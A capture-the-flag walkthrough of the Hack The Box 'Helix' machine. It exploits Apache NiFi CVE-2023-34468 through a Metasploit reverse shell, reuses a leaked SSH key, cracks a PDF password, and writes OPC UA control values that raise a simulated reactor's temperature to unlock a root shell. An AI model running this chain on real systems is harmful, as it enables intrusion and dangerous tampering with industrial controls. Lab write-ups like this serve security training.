Description
Helix is a medium Hack The Box machine that features:
- Subdomain Enumeration to find an Apache NiFi web application
- Remote Command Execution in NiFi via a H2 driver
- User Pivoting via a backup SSH private key
- Privilege Escalation via an OPC UA server variable writing to enter into maintenance mode and spawn a
rootshell
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.48.7.
$ ping -c 3 10.129.48.7
PING 10.129.48.7 (10.129.48.7) 56(84) bytes of data.
64 bytes from 10.129.48.7: icmp_seq=1 ttl=63 time=47.6 ms
64 bytes from 10.129.48.7: icmp_seq=2 ttl=63 time=47.3 ms
64 bytes from 10.129.48.7: icmp_seq=3 ttl=63 time=47.2 ms

--- 10.129.48.7 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 47.247/47.399/47.632/0.166 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.48.7 -sS -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.48.7
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.48.7 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.48.7
Host is up (0.048s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:b3:f7:6c:0b:92:ab:00:ac:e7:12:e1:d1:26:9c:1e (ECDSA)
|_  256 c8:30:e6:cb:c6:cd:fc:0c:39:e5:34:04:20:07:b9:b3 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://helix.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.37 seconds
We get two services: Secure Shell (SSH), and Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the helix.htb domain to the /etc/hosts file.
$ echo '10.129.48.7 helix.htb' | sudo tee -a /etc/hosts
We find a static web page about a business that offers industrial security systems.
 We started by using
 gobuster to perform VHost enumeration against http://helix.htb using a comprehensive list of subdomains:
$ gobuster vhost -u http://helix.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain -o vhost_enumeration -r -t 50
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://helix.htb
[+] Method:                    GET
[+] Threads:                   50
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
flow.helix.htb Status: 200 [Size: 1068]
This scan revealed a subdomain: flow.helix.htb. We added this subdomain to the local /etc/hosts file:
$ echo '10.129.48.7 flow.helix.htb' | sudo tee -a /etc/hosts
Visiting http://flow.helix.htb/ redirected us to http://flow.helix.htb/nifi, revealing the presence of the Apache NiFi application. NiFi is an open-source framework that allows users to design, automate, and manage data flows. It is often used to connect various data sources and systems.
 By navigating the interface, we located the “About” menu in the sidebar. We found that the installed version was
 nifi-1.21.0-RC2.
 This version was vulnerable to a Remote Code Execution (RCE) flaw documented as CVE-2023-34468. The vulnerability description is as follows: The
 DBCPConnectionPool and HikariCPConnectionPool Controller Services in Apache NiFi 0.0.2 through 1.21.0 allow an authenticated and authorized user to configure a Database URL with the H2 driver that enables custom code execution. The resolution validates the Database URL and rejects H2 JDBC locations. You are recommended to upgrade to version 1.22.0 or later which fixes this issue.

The application did not require authentication, allowing us to explore the Operate section and access the configuration via the gear icon. In the Controller Services section, we identified an active service named MaintenanceDB. When inspecting its configuration, we noticed it was a connection to an H2 database. As the vulnerability is related to H2 database connections, we noted the parameter Database Driver Location(s): /opt/nifi-1.21.0/lib/h2-2.1.214.jar, which would be crucial later in the exploitation phase.
 We found a Proof-of-Concept (PoC) for this vulnerability via the
 apache_nifi_h2_rce module on Metasploit. We launched Metasploit and configured the exploit. We deliberately set a high DELAY to allow time to modify a necessary value on the web interface.
Exploitation
We used the Metasploit framework to execute the RCE exploit against the vulnerable NiFi instance.
$ msfconsole
msf exploit(linux/http/apache_nifi_h2_rce) > show options
We configured the exploit options:
msf exploit(linux/http/apache_nifi_h2_rce) > set RHOSTS flow.helix.htb
RHOSTS => flow.helix.htb
msf exploit(linux/http/apache_nifi_h2_rce) > set RPORT 80
RPORT => 80
msf exploit(linux/http/apache_nifi_h2_rce) > set LHOST tun0
LHOST => 10.10.14.238
msf exploit(linux/http/apache_nifi_h2_rce) > set DELAY 120
DELAY => 120
msf exploit(linux/http/apache_nifi_h2_rce) > set SSL false
msf exploit(linux/http/apache_nifi_h2_rce) > run
[*] Started reverse TCP handler on 10.10.14.238:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Apache NiFi instance does not support logins
[+] DB Connection Pool Created successfully
[+] DB Connection Pool Start sent successfully
[+] Processor Start sent successfully

After the exploit ran successfully, we observed that a new, random Controller Service had been created by Metasploit with an Invalid state. We stopped and disabled this service via the web UI.
 We then accessed the service’s configuration properties and performed a crucial modification: we changed the
 Database Driver Location(s) from /opt/nifi/nifi-toolkit-current/lib/h2-2.1.214.jar back to the original path: /opt/nifi-1.21.0/lib/h2-2.1.214.jar.
 Finally, we re-enabled the service. Within seconds, the Metasploit handler received a successful interactive shell. If we do not receive the interactive shell we open a listening TCP port with
 netcat after the delay time has been expired.
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.238] from (UNKNOWN) [10.129.48.7] 44390
id
uid=998(nifi) gid=998(nifi) groups=998(nifi)
We successfully achieved a shell as the nifi user.
bash -i
bash: cannot set terminal process group (976): Inappropriate ioctl for device
bash: no job control in this shell
nifi@helix:/opt/nifi-1.21.0$ grep sh /etc/passwd
grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
fwupd-refresh:x:111:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
operator:x:1001:1001::/home/operator:/bin/bash
From this shell, we identified two users with interactive shells: root and operator. We searched the /opt directory for backup files with the .bak extension:
nifi@helix:/opt/nifi-1.21.0$ find /opt/ -name *.bak
find /opt/ -name *.bak
find: ‘/opt/helix’: Permission denied
/opt/nifi-1.21.0/support-bundles/operator_id_ed25519.bak
We found a file that appeared to be a private SSH key for the operator user.
nifi@helix:/opt/nifi-1.21.0$ cat /opt/nifi-1.21.0/support-bundles/operator_id_ed25519.bak
<nifi-1.21.0/support-bundles/operator_id_ed25519.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
...
AAAEBWd4qZPQ48ePEdHec/Fquwu8Apm+TkeJJTwODupeRtwui4R6+1dAvmm4wQ9DMwYSj8
tKtsROxZUMfwHjVUc1s7AAAAD3Jvb3RAbWFuYWdlbWVudAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
Post-Exploitation
We transferred the private key to our local machine, set the correct permissions, and used it to log in as operator:
$ nano operator_id_ed25519.bak
$ chmod 600 operator_id_ed25519.bak
$ ssh -i operator_id_ed25519.bak operator@helix.htb
...
operator@helix:~$ id
uid=1001(operator) gid=1001(operator) groups=1001(operator)
The operator directory contained a PDF file, Operator Control & Safety Guide.pdf.
operator@helix:~$ ls
'control systems diagram.png'  'Operator Control & Safety Guide.pdf'   user.txt
We downloaded the PDF using SCP:
$ scp -i operator_id_ed25519.bak operator@helix.htb:'/home/operator/Operator Control & Safety Guide.pdf' .
The PDF was password-protected. We used pdf2john and John The Ripper to recover the password:
$ pdf2john Operator\ Control\ \&\ Safety\ Guide.pdf > hash
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
...
operator1        (Operator Control & Safety Guide.pdf)
1g 0:00:00:38 DONE 0.02613g/s 6905p/s 6905c/s 6905C/s papermoon..nsyncrox
Session completed.
Upon analyzing the PDF, we learned about the Helix Reactor Control System: About the System Safety, the system is designed so that safety always has priority over operator control. To enter Maintenance Mode, an operator must explicitly switch Mode to MAINTENANCE, enable TestOverride and Begin controlled adjustment using CalibrationOffset. A specific “Maintenance Operating Window” opens when the temperature reaches approximately 295°C OR Pressure 73 bar, provided no safety trip is active. Safety variables cannot be directly overridden by operators; the PLC evaluates safety server-side.
We also checked the sudo -l privileges for the operator user:
operator@helix:~$ sudo -l
Matching Defaults entries for operator on helix:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User operator may run the following commands on helix:
    (root) NOPASSWD: /usr/local/sbin/helix-maint-console
The operator user could run /usr/local/sbin/helix-maint-console as root without a password. We inspected the script:
operator@helix:~$ cat /usr/local/sbin/helix-maint-console
#!/bin/bash
set -euo pipefail

FLAG="/opt/helix/state/maintenance_window"

read_until() { cat "$FLAG" 2>/dev/null || true; }

window_ok() {
  [ -f "$FLAG" ] || return 1
  local until_ts now
  until_ts="$(read_until)"
  now="$(date +%s)"
  [[ "$until_ts" =~ ^[0-9]+$ ]] || return 1
  [ "$now" -lt "$until_ts" ] || return 1
  return 0
}

if ! window_ok; then
  echo "Maintenance window CLOSED."
  exit 1
fi
# ... Rest of the script launches root shell if window is OK
This script confirms that a root shell is granted only if the maintenance window flag is set correctly (the current time is before until_ts). We found a file, control systems diagram.png, which contained information about a local OPC UA server running at opc.tcp://127.0.0.1:4840/helix.
 We confirmed the server was active and unauthenticated with the
 asyncua Python package:
$ uadiscover -u opc.tcp://127.0.0.1:4840

Performing discovery at opc.tcp://127.0.0.1:4840

Server 1:
  Application URI: urn:freeopcua:python:server
  Product URI: urn:freeopcua.github.io:python:server
  Application Name: LocalizedText(Locale=None, Text='FreeOpcUa Python Server')
  Application Type: 2
  Discovery URL: opc.tcp://127.0.0.1:4840/helix/

Endpoint 1:
  Endpoint URL: opc.tcp://127.0.0.1:4840/helix/
  Application URI: urn:freeopcua:python:server
  Product URI: urn:freeopcua.github.io:python:server
  Application Name: LocalizedText(Locale=None, Text='FreeOpcUa Python Server')
  Application Type: 2
  Discovery URL: opc.tcp://127.0.0.1:4840/helix/
  Server Certificate: [no certificate]
  Security Mode: 1
  Security Policy URI: http://opcfoundation.org/UA/SecurityPolicy#None
  User policy: anonymous
    Token type: 0
    Security Policy URI: http://opcfoundation.org/UA/SecurityPolicy#None
We browsed the nodes and identified the critical paths: Reactor Variables (ns=2;i=2) with Temperature (ns=2;i=4) and CalibrationOffset (ns=2;i=6). And Control Variables (ns=2;i=11) with Mode (ns=2;i=12) and TestOverride (ns=2;i=13).
$ uabrowse -u opc.tcp://127.0.0.1:4840/helix --path 0:Objects
Browsing node i=85 at opc.tcp://127.0.0.1:4840/helix

DisplayName                    NodeId                    BrowseName                Value

LocalizedText(Locale=None, Text='Locations') i=31915                   0:Locations
LocalizedText(Locale=None, Text='Server') i=2253                    0:Server
LocalizedText(Locale=None, Text='Aliases') i=23470                   0:Aliases
LocalizedText(Locale=None, Text='Plant') ns=2;i=1                  2:Plant


$ uabrowse -u opc.tcp://127.0.0.1:4840/helix --nodeid "ns=2;i=1"
Browsing node ns=2;i=1 at opc.tcp://127.0.0.1:4840/helix

DisplayName                    NodeId                    BrowseName                Value

LocalizedText(Locale=None, Text='Reactor') ns=2;i=2                  2:Reactor
LocalizedText(Locale=None, Text='Safety') ns=2;i=7                  2:Safety
LocalizedText(Locale=None, Text='Control') ns=2;i=11                 2:Control

$ uabrowse -u opc.tcp://127.0.0.1:4840/helix --nodeid "ns=2;i=2"
Browsing node ns=2;i=2 at opc.tcp://127.0.0.1:4840/helix

DisplayName                    NodeId                    BrowseName                Value

LocalizedText(Locale=None, Text='TemperatureRaw') ns=2;i=3                  2:TemperatureRaw         , 283.99936596466557
LocalizedText(Locale=None, Text='Temperature') ns=2;i=4                  2:Temperature            , 283.99936596466557
LocalizedText(Locale=None, Text='Pressure') ns=2;i=5                  2:Pressure               , 68.99980273649386
LocalizedText(Locale=None, Text='CalibrationOffset') ns=2;i=6                  2:CalibrationOffset      , 0.0

$ uabrowse -u opc.tcp://127.0.0.1:4840/helix --nodeid "ns=2;i=11"
Browsing node ns=2;i=11 at opc.tcp://127.0.0.1:4840/helix

DisplayName                    NodeId                    BrowseName                Value

LocalizedText(Locale=None, Text='Mode') ns=2;i=12                 2:Mode                   , NORMAL
LocalizedText(Locale=None, Text='TestOverride') ns=2;i=13                 2:TestOverride           , False
LocalizedText(Locale=None, Text='ResetTrip') ns=2;i=14                 2:ResetTrip              , False
The PDF analysis showed that CalibrationOffset can be written to when the system is in Maintenance Mode and TestOverride is true. To force the system into the maintenance window, we used uawrite to manipulate the OPC UA values. We set Mode to MAINTENANCE, Test Override to true and we increase the Calibration Offset, for example to 15.0.
$ uawrite -u opc.tcp://127.0.0.1:4840/helix --nodeid "ns=2;i=12" MAINTENANCE
$ uawrite -u opc.tcp://127.0.0.1:4840/helix -n "ns=2;i=13" true
$ uawrite -u opc.tcp://127.0.0.1:4840/helix -n "ns=2;i=6" 15.0
We verified the temperature reading:
$ uabrowse -u opc.tcp://127.0.0.1:4840/helix --nodeid "ns=2;i=2"
...
LocalizedText(Locale=None, Text='Temperature') ns=2;i=4                  2:Temperature            , 299.3883619244694
...
LocalizedText(Locale=None, Text='CalibrationOffset') ns=2;i=6                  2:CalibrationOffset      , 15.0
The temperature increased from 284 ºC to 299 ºC, exceeding the maintenance window condition (approximately 295 ºC or Pressure 73 bar). The safety window is now open. With the maintenance window successfully triggered, we can now execute the privileged console as the operator user:
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
[+] Privileged maintenance access granted
[!] Window expires in 115 seconds
[!] Session will be terminated automatically
root@helix:/home/operator#
uid=0(root) gid=0(root) groups=0(root)
We successfully escalated privileges to obtain the root shell.
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@helix:/home/operator# cat /home/operator/user.txt
<REDACTED>
root@helix:/home/operator# cat /root/root.txt
<REDACTED>